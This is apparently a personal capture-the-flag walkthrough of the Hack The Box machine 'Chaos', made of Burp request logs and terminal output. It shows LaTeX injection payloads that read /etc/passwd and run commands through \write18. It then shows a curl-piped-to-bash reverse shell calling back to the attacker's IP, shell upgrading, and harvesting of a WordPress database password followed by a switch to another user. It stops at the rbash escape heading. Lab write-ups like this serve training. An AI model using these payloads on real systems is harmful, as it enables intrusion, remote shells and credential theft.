3	User-Agent:	Mozilla/5.0 (Windows NT 10.0; rv:124.0) Gecko/20100101 Firefox/124.0			3	Server:	Apache/2.4.34 (Ubuntu)		
4	Accept:	*/*			4	Vary:	Accept-Encoding		
5	Accept-Language:	en-US,en;q=0.5			5	Content-Length:	3405		
6	Accept-Encoding:	gzip, deflate, br			6	Keep-Alive:	timeout=5, max=100		
7	Content-Type:	application/x-www-form-urlencoded; charset=UTF-8			7	Connection:	Keep-Alive		
8	X-Requested-With:	XMLHttpRequest			8	Content-Type:	text/html; charset=UTF-8		
9	Content-Length:	41			9				
10	Origin:	http://chaos.htb			10				
11	DNT:	1			11	LOG:			
12	Connection:	keep-alive			12	This is pdfTeX, Version 3.14159265-2.6-1.40			
13	Referer:	http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/			13	\write18 enabled.			
14	Cookie:	redirect=1			14	entering extended mode			
15	Sec-GPC:	1			15	(./da7ea0adbd38cfe039a44c703b5a7d20.tex			
16					16	LaTeX2e <2018-04-01>			
17	content=foo+this+is+a+test&template=test1				17	patch level 5			
					18	(/usr/share/texlive/texmf-dist/tex/latex/			
					19	Document Class: scrartcl 2018/03/30 v3.25			

I am intercepting this page http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/.

Test

This service is on hold

Chaos Inc soon gonna launch this service. We are working on it and currently only one template is working.

testing 123

Template

test1

Create PDF

21. I will intercept this pdf page. To mess around with LaTeX.

```
1. > burpsuite &> /dev/null & disown
2. I am intercepting this page `http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/`. I just make up a random test1 and this is a test. Click create and intercept that page.
3. We can confirm this is a LaTeX server. I am not familiar with LaTeX PDF CMS.
```

LaTeX Injection

Read file

Read file and interpret the LaTeX code in it:

```
\input{/etc/passwd}
\include{somefile} # load .tex file (somefile.tex)
```

Read single lined file:

```
\newread\file
\openin\file=/etc/issue
\read\file to\line
\text{\line}
\closein\file
```

I search to see if there are any LaTeX exploits

```
1. I am intercepting this page `http://chaos.htb/J00_will_f1Nd_n07H1n9_H3r3/`.
2. I search for latex exploits and `PayloadAllTheThings` comes up.
3. https://swisskyrepo.github.io/PayloadsAllTheThings/
4. I filter for LaTeX Injection
5. swisskyrepo.github.io/PayloadsAllTheThings/LaTeX%20Injection/
6. I try this read file command to see if I can read the `/etc/passwd` file.
7. `\input{/etc/passwd}`
8. BURPSUITE
9. REQUEST>>> content=\input{/etc/passwd}&template=test1 <<< I click send in Burpsuite Repeater.
10. RESPONSE>>> BLACKLISTED commands used
11. REQUEST>>> content=\input{foo}&template=test1
12. RESPONSE>>> BLACKLISTED commands used
13. It seems it does not like commands inside the two curl brackets or the word `input`
14. REQUEST>>> content=\inpu{foo}&template=test1
15. If I just type `inpu` without the `t`. It works, but it complete nullifies the malicious text.
```

Command execution

The output of the command will be redirected to stdout, therefore you need to use a temp file to get it.

```
\immediate\write18{id > output}
\input{output}
```

If you get any LaTeX error, consider using base64 to get the result without bad characters (or use \verbatiminput):

```
\immediate\write18{env | base64 > test.tex}
\input{text.tex}
```

```
\input|ls|base64
\input{" /bin/hostname" }
```

LaTeX Injection Proof of Concept

23. Lets try a different payload.

```
1. I am still on the same page `swisskyrepo.github.io/PayloadsAllTheThings/LaTeX%20Injection/`
2. We will have to modify these injections a little.
3. \immediate\write18{id > output} <<< This command looks interesting.
4. Instead of getting the id and sending it to a file lets try a whoami for starters.
5. \immediate\write18{whoami}
6. I paste this command where the content is supposed to go for the PDF.
7. REQUEST>>> content=\immediate\write18{whoami}&template=test1
8. RESPONSE>>> ==> (/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)www-data
[1{/var/lib/texmf/fonts/map/pdftex/updmap/pdftex.map}] (./980274a5a929fb5f48f55837f92b159c.aux) )
!pdfTeX error: /usr/bin/pdflatex (file ecss1095): Font ecss1095 at 600 not found
d
==> Fatal error occurred, no output PDF file produced!
9. I get a Fatal error, but my command still gets executed. It tealls me I am `www-data`
10. I try for the `/etc/passwd` file.
11. content=\immediate\write18{cat+/etc/passwd}&template=test1
12. SUCCESS, I get the passwd file.
13. > cat passwd_via_burpsuite | grep -iE --color "fish|bash|zsh|rbash"
(/usr/share/texlive/texmf-dist/tex/latex/amsfonts/umsb.fd)root:x:0:0:root:/root:/bin/bash
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
```

Reverse Shell via LaTeX Command Injection using Burpsuite.

24. Lets try for a reverse shell

```
1. REQUEST>>> content=\immediate\write18{hostname+-I}&template=test1
2. RESPONSE>>> 10.129.224.80 dead:beef::250:56ff:fe94:f23b
3. Well that is the main server IP so that means we are not in a container at least.
4. I set up a python server on port 80
5. I will serve out a file `index.html`
6. > cat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.16/443 0>&1
7. chmod 755 index.html
8. In burpsuite I will execute this command using curl and pipe it bash
9. Remember `ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash` Ayush is the only one with the restricted bash. Well www-data has nologin but we still login.
10. > cat passwd_via_burpsuite | grep -iE --color "fish|bash|zsh|rbash|www"
```

```
(/usr/share/texlive/texmf-dist/tex/late/amsfonts/umsb.fd)root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
11. Anyway, lets try this and hopefully it works.
12. I set up a netcat listener on 443 `sudo nc -nlvp 443`. I then input the command injection into Burpsuite.
13. REQUEST>>> content=\immediate\write18{curl+http%3a//10.10.14.16|bash}&template=test1
14. I highlight the payload I inserted and `CTRL + u` to URL encode it.
15. I click send. SUCCESS
```

Got shell

25. I get a shell as `www-data`. Now let's upgrade the shell.

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h0x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.224.80 46320
bash: cannot set terminal process group (1482): Inappropriate ioctl for device
bash: no job control in this shell
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ whoami
whoami
www-data
2. www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ script /dev/null -c bash
<1Nd_n07H1n9_H3r3/compile$ script /dev/null -c bash
Script started, file is /dev/null
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ ^Z
[1]  + 593392 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 593392 continued  sudo nc -nlvp 443

                                reset xterm

www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ cd
bash: cd: HOME not set
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ cd /home
www-data@chaos:/home$ export TERM=xterm-256color
www-data@chaos:/home$ source /etc/skel/.bashrc
www-data@chaos:/home$ stty rows 39 columns 188
www-data@chaos:/home$ export SHELL=/bin/bash
www-data@chaos:/home$ echo $SHELL
/bin/bash
www-data@chaos:/home$ echo $TERM
xterm-256color
www-data@chaos:/home$ nano
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

Press Enter to continue

www-data@chaos:/home$ tty
/dev/pts/0
```

Begin enumeration

26. I begin enumeration as `www-data`

```
1. www-data@chaos:/home$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.10 (Cosmic Cuttlefish)"
2. www-data@chaos:/home$ cat /etc/passwd | grep -i "sh$"
root:x:0:0:root:/root:/bin/bash
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
3. I cd into the wordpress folder and look for passwords.
4. www-data@chaos:/var/www/html/wp/wordpress$ cat wp-config.php
/** MySQL database username */
define('DB_USER', 'roundcube');

/** MySQL database password */
define('DB_PASSWORD', 'inner[OnCag8]');
5. I am also able to find the password by grepping recursively for it.
6. www-data@chaos:/var/www/html/wp/wordpress$ grep -Rwi --include \*.php . | grep -i "password"
wp-config.php:** MySQL database password */
wp-config.php:define('DB_PASSWORD', 'inner[OnCag8]');
```

Pivot to Ayush

27. pivot to ayush who has rbash.

```
1. We still have that password from the email. `ayush:jiujitsu`
2. I did not want to pivot to Ayush because I wanted to avoid the `rbash` restriction but that is the point of the box so we may as well bypass it.
3. www-data@chaos:/var/www/html/wp/wordpress$ su ayush
Password:
ayush@chaos:/var/www/html/wp/wordpress$ whoami
rbash: `/usr/lib/command-not-found:` restricted: cannot specify `/` in command names
```

Escaping rbash aka Restricted Bash

